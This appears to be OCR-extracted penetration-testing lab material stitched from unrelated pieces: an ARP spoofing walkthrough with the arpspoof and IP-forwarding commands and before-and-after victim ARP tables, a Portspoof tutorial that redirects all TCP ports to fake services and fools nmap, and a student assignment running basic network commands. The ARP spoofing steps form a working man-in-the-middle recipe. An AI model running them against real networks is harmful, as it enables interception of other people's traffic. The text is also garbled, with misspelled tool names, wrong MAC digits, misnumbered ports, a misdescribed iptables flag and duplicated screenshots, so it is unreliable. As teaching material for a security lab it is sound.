
Step 5: Type in “arp spoof -i wlan0 -t 192.168.1.1 192.168.1.100” here this command is to spoof router that I am the target



A screenshot of a Kali Linux terminal window titled "Terminal". The window shows a command-line session where the user is performing ARP spoofing. The command used is "arp spoof -i wlan0 -t 192.168.1.1 192.168.1.100". The terminal output displays multiple "arp reply" messages being sent from the attacker's interface (wlan0) to the victim's IP (192.168.1.100). The MAC addresses shown in the logs are bc:8a:e8:43:4f:8e (Router MAC id), a8:6b:ad:3c:c0:95 (Victim's MAC id), and 50:5b:c2:d4:7:99 (Attacker's MAC id). A message at the bottom right of the terminal window reads "target that I am the router".

Here **a8:6b:ad:3c:c0:95**(Victim’s MAC id),**bc:8a:e8:43:4f:8e**(Router MAC id) and **50:5b:c2:d4:7:99**(Attackers MAC id)

Step 6: Type in “echo 1 > /proc/sys/net/ipv4/ip_forward”




A screenshot of a terminal window showing the command "echo 1 > /proc/sys/net/ipv4/ip_forward" being typed. The command is intended to enable IP forwarding on the system.

Enable the IP forwarding. so that when the packets flow through our attacker machine,they don't get dropped so that each packet that goes through our device gets actually forwarded to its destination. So, when we get a packet from the client, it goes to the router, and when a packet comes from the router, it should go to the client without being dropped in our device.

We can check the attack effectiveness in ARP tables in the victim machine

Before ArpSpoof:



A screenshot of a Windows cmd window showing the output of the "arp -a" command. The command lists ARP entries for various network interfaces and broadcast addresses. The table includes columns for Interface, Internet Address, Physical Address, and Type. Key entries include the local interface (192.168.1.100), the gateway (192.168.255.255), and broadcast addresses.

Interface:	Internet Address	Physical Address	Type
192.168.1.100	bc-8a-e8-43-4f-8e	dynamic	
192.168.255.255	ff-ff-ff-ff-ff-ff	static	
224.0.0.22	01-00-5e-00-00-16	static	
224.0.0.251	01-00-5e-00-00-fb	static	
224.0.0.252	01-00-5e-00-00-fc	static	
239.255.255.250	01-00-5e-7f-ff-fa	static	
255.255.255.255	ff-ff-ff-ff-ff-ff	static	

After ArpSpooft:


```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 10.0.18362.657]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\DeLL>arp -a
Interface: 192.168.1.100 --- 0xf
Internet Address      Physical Address      Type
192.168.1.1           bc-8a-e8-43-4f-be    dynamic
192.168.255.255       ff-ff-ff-ff-ff-ff    static
224.0.0.22             01-00-5e-00-00-16    static
224.0.0.251            01-00-5e-00-00-fb    static
224.0.0.252            01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-ff-fa    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static

C:\Users\DeLL>arp -a
Interface: 192.168.1.100 --- 0xf
Internet Address      Physical Address      Type
192.168.1.1           bc-8a-e8-43-4f-be    dynamic
192.168.1.101          50-56-c2-d4-07-99    dynamic
192.168.255.255       ff-ff-ff-ff-ff-ff    static
224.0.0.22             01-00-5e-00-00-16    static
224.0.0.251            01-00-5e-00-00-fb    static
224.0.0.252            01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-ff-fa    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static

C:\Users\DeLL>
```

Portspoof:



```
[root@localhost Desktop]# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT    all  --  anywhere             anywhere            state RELATED,ESTABLISHED
ACCEPT    icmp --  anywhere             anywhere
ACCEPT    all  --  anywhere             anywhere
ACCEPT    tcp  --  anywhere             anywhere            state NEW tcp dpt:ssh
REJECT    all  --  anywhere             anywhere           reject-with icmp-host-prohibited

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
REJECT    all  --  anywhere             anywhere           reject-with icmp-host-prohibited

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

As you can see, port 22 is open and any connection thorough the client machine to the server's ssh service is allowed.

```
root@root:~# nmap 192.168.150.142
Starting Nmap 6.40 ( http://nmap.org ) at 2014-02-08 00:46 EST
Nmap scan report for 192.168.150.142
Host is up (0.00042s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 00:0C:29:61:00:BC (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.42 seconds
root@root:~#
```

```
root@root:~# nmap 192.168.150.142
Starting Nmap 6.40 ( http://nmap.org ) at 2014-02-08 00:46 EST
Nmap scan report for 192.168.150.142
Host is up (0.00042s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 00:0C:29:61:00:BC (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.42 seconds
root@root:~# █
```

Steps:

Iptables -f

After giving this command, if you want to see the current policy, you can check it with this command:

iptables -l

```
[root@localhost Desktop]# iptables -F
[root@localhost Desktop]# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
[root@localhost Desktop]# █
```

Now it's time to configure our iptables with the portspoof. For that, let's download and install portspoof. I have downloaded the rpm package of portspoof. This command installs that package:

```
rpm -ivh portspoof-1.0-5.1.i686.rpm
```

```

File Edit View Search Terminal Help
[root@localhost Desktop]# ls
gnome-terminal.desktop  portsSpoof-1.0-5.1.i686.rpm
[root@localhost Desktop]# rpm -ivh portsSpoof-1.0-5.1.i686.rpm
warning: portsSpoof-1.0-5.1.i686.rpm: Header V3 DSA/SHA1 Signature, key ID e06f8c93: NOKEY
Preparing...                                           #####[100%]
1:portsSpoof                                         #####[100%]
[root@localhost Desktop]#

```

Command/Command Option	Description
rpm	rpm package manager
-i	Install package
-v	Prints routine process verbose information
-h	Print 50 hash marks as the package archive is unpacked.

Now it is time to forward those packets to portsSpoof in order to reply the client machine. To do so, use the following command:

```

iptables -t nat -A PREROUTING -i eth0 -p tcp -m tcp -dport 1:65535 -j
REDIRECT --to-ports 4444

```

Command/Command Option	Description
Iptables	Linux default firewall.
-A	Appends the iptables rule to the end of the specified chain. This is the command used to add a rule when rule order in the chain does not matter.
-t	Specifies the table name which we are going to use.
-i	Selects the interface.
-m	Additional match options are also available through modules loaded by the <code>iptables</code> command. To use a match option module, load the module by name using the <code>-m <module-name></code> (replacing <code><module-name></code> with the name of the module).
-p	Sets the default policy for the specified chain, so that when packets traverse an entire chain without matching a rule, they are sent on to the specified target, such as ACCEPT or DROP.
-dport	Sets a destination port
-j	Jump
-to-ports	Destination port to forward.

```
File Edit View Search Terminal Help
[root@localhost Desktop]# iptables -t nat -A PREROUTING -i eth0 -p tcp -m tcp --dport 1:65535 -j REDIRECT --to-ports 4444
[root@localhost Desktop]#
```

first, it will collect all the packets accepted by iptables and then it will forward them to the 4444 port, which is by default a port of our portsSpoof tool.

PortsSpoof runs with its two main files which is lying in **/etc/** folder, as shown below:

ols.conf	portsSpoof.conf	report.d	sudoers
cnf	portsSpoof_signatures	resolv.conf	sysconf
prc	postfix	rpc	sysctl.
workManager	ppp	rpm	system-
works	prelink.cache	rsyslog.conf	system-
witch.conf	prelink.conf	rwtab	terminf
.conf	prelink.conf.d	rwtab.d	tpvmlp.
x-data-server	printcap	sane.d	udev
ldap	profile	sasl2	updated
kageKit	profile.d	security	vimrc
.d	protocols	security	virc
go	pulse	selinux	vmware-
swd	quotagrpadmins	services	warnquo
swd-	quotatab	sestatus.conf	wgetrc
swd.OLD	rc	setupool.d	wpa_sup
nmap.conf	rc0.d	sgml	X11
	rc1.d	shadow	xdg
	rc2.d	shadow.	xinetd

In the config file, all the rules have been written about how and what portsSpoof should reply to the client machine and in signatures there are lots of signature of various scanning tools.

```
root@root:~# nmap 192.168.150.142
Starting Nmap 6.40 ( http://nmap.org ) at 2014-02-08 02:16 EST
Nmap scan report for 192.168.150.142
Host is up (0.0016s latency).
All 1000 scanned ports on 192.168.150.142 are closed
MAC Address: 00:0C:29:61:00:BC (VMware)
|
Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
root@root:~#
```

To start portsSpoof, let's check the help to determine which options are provided to us.

```
[root@localhost etc]# portspooft -h
Usage: portspooft [OPTION]...
Portspooft - service emulator / frontend exploitation framework.

-i ip : Bind to a particular IP address
-p port : Bind to a particular PORT number
-s file_path : Portspooft service signature regex. file
-c file_path : Portspooft configuration file
-l file_path : Log port scanning alerts to a file
-f file_path : FUZZER_MODE - fuzzing payload file list
-n file_path : FUZZER_MODE - wrapping signatures file list
-1 FUZZER MODE - generate fuzzing payloads internally
-2 switch to simple reply mode (doesn't work for Nmap)!
-D run as daemon process
-d disable syslog
-v be verbose
-h display this help and exit
[root@localhost etc]#
```

Two mandatory options are needed to run the portspooft. The command to run portspooft is:

```
portspooft -c /etc/portspooft.conf -s /etc/portspooft_signatures
```

Once you give this command it will look like this:

```
File Edit View Search Terminal Help
[root@localhost Desktop]# iptables -t nat -A PREROUTING -i eth0 -p tcp -m tcp --dport 1:65535 -j REDIRECT --to-ports 4444
[root@localhost Desktop]# portspooft -c /etc/portspooft.conf -s /etc/portspooft_signatures
-> Using user defined configuration file /etc/portspooft.conf
-> Using user defined signature file /etc/portspooft_signatures
```

Now it is time to scan from our attacker machine (Kali Linux)

```
Applications Places Sat F
root@r
File Edit View Search Terminal Help
root@root:~# nmap 192.168.150.142


Starting Nmap 6.40 ( http://nmap.org ) at 2014-02-08 00:50 EST
Nmap scan report for 192.168.150.142
Host is up (0.00041s latency).
PORT      STATE SERVICE
1/tcp      open  tcpmux
3/tcp      open  compressnet
4/tcp      open  unknown
5/tcp      open  unknown
7/tcp      open  echo
9/tcp      open  discard
13/tcp     open  daytime
17/tcp     open  qotd
19/tcp     open  chargen
20/tcp     open  ftp-data
21/tcp     open  ftp
22/tcp     open  ssh
23/tcp     open  telnet
24/tcp     open  priv-mail
25/tcp     open  smtp
26/tcp     open  rsftp
30/tcp     open  unknown
32/tcp     open  unknown
33/tcp     open  dsp
37/tcp     open  time
42/tcp     open  nameserver
43/tcp     open  whois
49/tcp     open  tacacs
53/tcp     open  domain
Applications Places Sat F
root@r
```

```
File Edit View Search Terminal Help
root@root:~# nmap 192.168.150.142

Starting Nmap 6.40 ( http://nmap.org ) at 2014-02-08 00:50 EST
Nmap scan report for 192.168.150.142
Host is up (0.00041s latency).
PORT      STATE SERVICE
1/tcp      open  tcpmux
3/tcp      open  compressnet
4/tcp      open  unknown
5/tcp      open  unknown
7/tcp      open  echo
9/tcp      open  discard
13/tcp     open  daytime
17/tcp     open  qotd
19/tcp     open  chargen
20/tcp     open  ftp-data
21/tcp     open  ftp
22/tcp     open  ssh
23/tcp     open  telnet
24/tcp     open  priv-mail
25/tcp     open  smtp
26/tcp     open  rsftp
30/tcp     open  unknown
32/tcp     open  unknown
33/tcp     open  dsp
37/tcp     open  time
42/tcp     open  nameserver
43/tcp     open  whois
49/tcp     open  tacacs
53/tcp     open  domain
70/tcp     open  gopher
79/tcp     open  finger
30/tcp     open  http
31/tcp     open  hosts2-ns
32/tcp     open  xfer
33/tcp     open  mit-ml-dev
```

As you can see, starting from 1, it will show all 65535 ports open. Actually these ports are not actually open and some don't even exist, but this is how we are fooling the attacker to make him see all 65535 ports are opened.

If you want to scan that host with any signature within nmap then it will show as below. I am using nmap with the -v and -A options. Then the result, will be as shown below:



The screenshot shows a terminal window with a dark blue background and white text. At the top, there's a menu bar with "Applications", "Places", and icons for "Terminal" and "File Manager". The date and time "Sat Feb 8, 12:58 AM" are at the top right. Below the menu, the prompt "root@root: ~" is shown. The terminal window contains the following text:

```
File Edit View Search Terminal Help
nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (http://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
root@root:~# nmap -v -A 192.168.150.142

Starting Nmap 6.40 ( http://nmap.org ) at 2014-02-08 00:58 EST
NSE: Loaded 110 scripts for scanning.
NSE: Script Pre-scanning.
Initiating ARP Ping Scan at 00:58
Scanning 192.168.150.142 [1 port]
Completed ARP Ping Scan at 00:58, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:58
Completed Parallel DNS resolution of 1 host. at 00:58, 0.03s elapsed
Initiating SYN Stealth Scan at 00:58
Scanning 192.168.150.142 [1000 ports]
Discovered open port 23/tcp on 192.168.150.142
Discovered open port 143/tcp on 192.168.150.142
Discovered open port 1723/tcp on 192.168.150.142
Discovered open port 113/tcp on 192.168.150.142
Discovered open port 256/tcp on 192.168.150.142
Discovered open port 993/tcp on 192.168.150.142
Discovered open port 8080/tcp on 192.168.150.142
Discovered open port 139/tcp on 192.168.150.142
Discovered open port 25/tcp on 192.168.150.142
Discovered open port 199/tcp on 192.168.150.142
Discovered open port 1025/tcp on 192.168.150.142
Discovered open port 443/tcp on 192.168.150.142
Discovered open port 5900/tcp on 192.168.150.142
Discovered open port 995/tcp on 192.168.150.142
Discovered open port 1720/tcp on 192.168.150.142
Discovered open port 3389/tcp on 192.168.150.142
Discovered open port 21/tcp on 192.168.150.142
Discovered open port 8888/tcp on 192.168.150.142
Discovered open port 135/tcp on 192.168.150.142
Discovered open port 110/tcp on 192.168.150.142
Discovered open port 53/tcp on 192.168.150.142
Discovered open port 3306/tcp on 192.168.150.142
```

At the bottom, there are two status bars: "root@root: ~" on the left and "root@root: ~" on the right.

You may remember that, when we started portspoof, it was in verbose mode. So if we check the host machine now, it will show some information about which kinds of threads have been coming in and which kind of signature reply that portspoof tool has given in respond to that request. This information will be shown like this:

[root@localhost Desktop]# portspoofer -c /etc/portspoofer.conf -s /etc/portspoofer_signatures -v
-> Using user defined configuration file /etc/portspoofer.conf
-> Using user defined signature file /etc/portspoofer_signatures
-> Verbose mode on.
new conn - thread chosen: 9 - nr. of connections already in queue: 0
new conn - thread chosen: 8 - nr. of connections already in queue: 0
new conn - thread chosen: 7 - nr. of connections already in queue: 0
new conn - thread chosen: 6 - nr. of connections already in queue: 0
new conn - thread chosen: 5 - nr. of connections already in queue: 0
new conn - thread chosen: 4 - nr. of connections already in queue: 0
new conn - thread chosen: 3 - nr. of connections already in queue: 0
new conn - thread chosen: 2 - nr. of connections already in queue: 0
new conn - thread chosen: 1 - nr. of connections already in queue: 0
new conn - thread chosen: 0 - nr. of connections already in queue: 0
new conn - thread chosen: 9 - nr. of connections already in queue: 1
new conn - thread chosen: 8 - nr. of connections already in queue: 1
new conn - thread chosen: 7 - nr. of connections already in queue: 1
new conn - thread chosen: 6 - nr. of connections already in queue: 1
new conn - thread chosen: 5 - nr. of connections already in queue: 1
new conn - thread chosen: 4 - nr. of connections already in queue: 1
new conn - thread chosen: 3 - nr. of connections already in queue: 1
new conn - thread chosen: 2 - nr. of connections already in queue: 1
new conn - thread chosen: 1 - nr. of connections already in queue: 1
new conn - thread chosen: 0 - nr. of connections already in queue: 1

Thread nr.3 for port 13
signature sent -> \35\35\30\20\31\32\33\34\35\20\30\66\66\66\66\66\66\66\66\30\30\30\30\30\38\38\30\30\30\37\66\66\66\66\66\30\30

Thread nr.4 for port 9
signature sent -> \35\35\30\20\31\32\33\34\35\20\30\66\66\66\66\66\66\66\66\66\38\30\30\30\38\38\37\66\66\66\66\66\66\66\30\30

[root@localhost:~/Des...]



» Linuxaria - Everythin...

Penetration Testing and Vulnerability Assessment Lab


Assignment 01

Divyesh Tharakan

24MCI0004

MTech CSE IS

1. **Ifconfig command** – executed to get the IP address of the particular machine which you're currently on.



The screenshot shows a terminal window titled "kali-linux-2024.4-vmware-amd64 - VMware Workstation". The terminal displays the output of the "ifconfig" command. The output shows two network interfaces: "eth0" and "lo".

```
(divyesh㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.146.255  netmask 255.255.255.0  broadcast 192.168.146.255
          inet6 fe80::3882:e9fb:80b8:bc28  prefixlen 64  scopeid 0x20<link>
            ether 00:0c:29:e5:3f:e7  txqueuelen 1000  (Ethernet)
              RX packets 1973  bytes 2305485 (2.1 MiB)
              RX errors 0  dropped 0  overruns 0  frame 0
              TX packets 1069  bytes 110545 (107.9 KiB)
              TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
          inet6 ::1  prefixlen 128  scopeid 0x10<host>
            loop  txqueuelen 1000  (Local Loopback)
              RX packets 8  bytes 480 (480.0 B)
              RX errors 0  dropped 0  overruns 0  frame 0
              TX packets 8  bytes 480 (480.0 B)
              TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0


```

2. Traceroute

Used to troubleshoot a network

```
[divyesh@kali:~]$ traceroute wwwalchemy.com
traceroute to wwwalchemy.com (104.18.33.147), 30 hops max, 60 byte packets
 1  192.168.146.2 (192.168.146.2)  2.652 ms  2.452 ms  2.293 ms
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
 8  * * *
 9  * * *
10  * * *
11  * * *
12  * * *
13  * * *
14  * * *
15  * * *
16  * * *
```

3. Tracepath

```
[divyesh@kali:~]$ tracepath wwwalchemy.com
1?: [LOCALHOST]                                pmtu 1500
1: 192.168.146.2                            0.652ms
1: 192.168.146.2                            1.167ms
2: no reply
3: no reply
4: no reply
5: no reply
6: no reply
7: no reply
8: no reply
```

4. Ping command

```
(divyesh㉿kali)-[~]
$ sudo ping www.tryhackme.com
PING www.tryhackme.com (104.22.54.228) 56(84) bytes of data.
64 bytes from 104.22.54.228: icmp_seq=1 ttl=128 time=9.97 ms
64 bytes from 104.22.54.228: icmp_seq=2 ttl=128 time=48.9 ms
64 bytes from 104.22.54.228: icmp_seq=3 ttl=128 time=14.4 ms
64 bytes from 104.22.54.228: icmp_seq=4 ttl=128 time=88.5 ms
64 bytes from 104.22.54.228: icmp_seq=5 ttl=128 time=85.2 ms
64 bytes from 104.22.54.228: icmp_seq=6 ttl=128 time=29.7 ms
64 bytes from 104.22.54.228: icmp_seq=7 ttl=128 time=26.1 ms
64 bytes from 104.22.54.228: icmp_seq=8 ttl=128 time=20.7 ms
64 bytes from 104.22.54.228: icmp_seq=9 ttl=128 time=27.7 ms
64 bytes from 104.22.54.228: icmp_seq=10 ttl=128 time=20.2 ms
64 bytes from 104.22.54.228: icmp_seq=11 ttl=128 time=13.3 ms
64 bytes from 104.22.54.228: icmp_seq=12 ttl=128 time=13.0 ms
64 bytes from 104.22.54.228: icmp_seq=13 ttl=128 time=14.8 ms
64 bytes from 104.22.54.228: icmp_seq=14 ttl=128 time=18.6 ms
64 bytes from 104.22.54.228: icmp_seq=15 ttl=128 time=19.9 ms
```

5. Netstat command

```
File Actions Edit View Help
divyesh@kali: ~
└$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
udp      0      0 [REDACTED]:bootpc 192.168.146.254:bootps ESTABLISHED

Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type      State         I-Node      Path
unix    3      [ ]     STREAM   CONNECTED    12006
unix    3      [ ]     STREAM   CONNECTED    12301      /run/user/1000/at-spi/bus_0
unix    3      [ ]     DGRAM    CONNECTED    11281
unix    3      [ ]     STREAM   CONNECTED    8627       /run/systemd/journal/stdout
unix    3      [ ]     STREAM   CONNECTED    12399      /run/user/1000/at-spi/bus_0
unix    3      [ ]     STREAM   CONNECTED    11688
unix    3      [ ]     STREAM   CONNECTED    10978      /run/dbus/system_bus_socket
unix    3      [ ]     STREAM   CONNECTED    9500
unix    3      [ ]     STREAM   CONNECTED    12661      /run/user/1000/at-spi/bus_0
unix    2      [ ]     DGRAM    CONNECTED    9131
unix    3      [ ]     STREAM   CONNECTED    12336      /run/systemd/journal/stdout
unix    3      [ ]     STREAM   CONNECTED    12078      /run/systemd/journal/stdout
unix    3      [ ]     STREAM   CONNECTED    12357      @/tmp/.X11-unix/X0
unix    3      [ ]     STREAM   CONNECTED    10777      /run/systemd/journal/stdout
unix    3      [ ]     STREAM   CONNECTED    12012      @/tmp/.X11-unix/X0
unix    3      [ ]     STREAM   CONNECTED    11693      @/tmp/.X11-unix/X0
unix    3      [ ]     STREAM   CONNECTED    10970
```

6. Nslookup command

```
(divyesh㉿kali)-[~]
$ nslookup tryhackme.com
Server: [REDACTED] 165.2
Address: [REDACTED]

Non-authoritative answer:
Name: tryhackme.com
Address: 172.67.27.10
Name: tryhackme.com
Address: 104.22.54.228
Name: tryhackme.com
Address: 104.22.55.228
Name: tryhackme.com
Address: 2606:4700:83b6:d299:d3a7:0:ae35:d89c

[REDACTED]
```

7. Route command

```
(divyesh㉿kali)-[~]
$ route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         192.168.146.2   0.0.0.0       UG    100    0        0 eth0
[REDACTED]      0.0.0.0        255.255.255.0 U        100    0        0 eth0

[REDACTED]
```

8. Host

```
(divyesh㉿kali)-[~]
$ host www.tryhackme.com
www.tryhackme.com has address 172.67.27.10
www.tryhackme.com has address 104.22.54.228
www.tryhackme.com has address 104.22.55.228
www.tryhackme.com has IPv6 address 2606:4700:90d6:d299:d342:0:ae35:d89c

[REDACTED]
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

9. ARP

```
(divyesh㉿kali)-[~]
$ arp
Address          HWtype  HWaddress          Flags Mask   Iface
192.168.1.40..  ether    00:50:...:a1      C      C      eth0
1               ether    00:50:...:a1      C      C      eth0

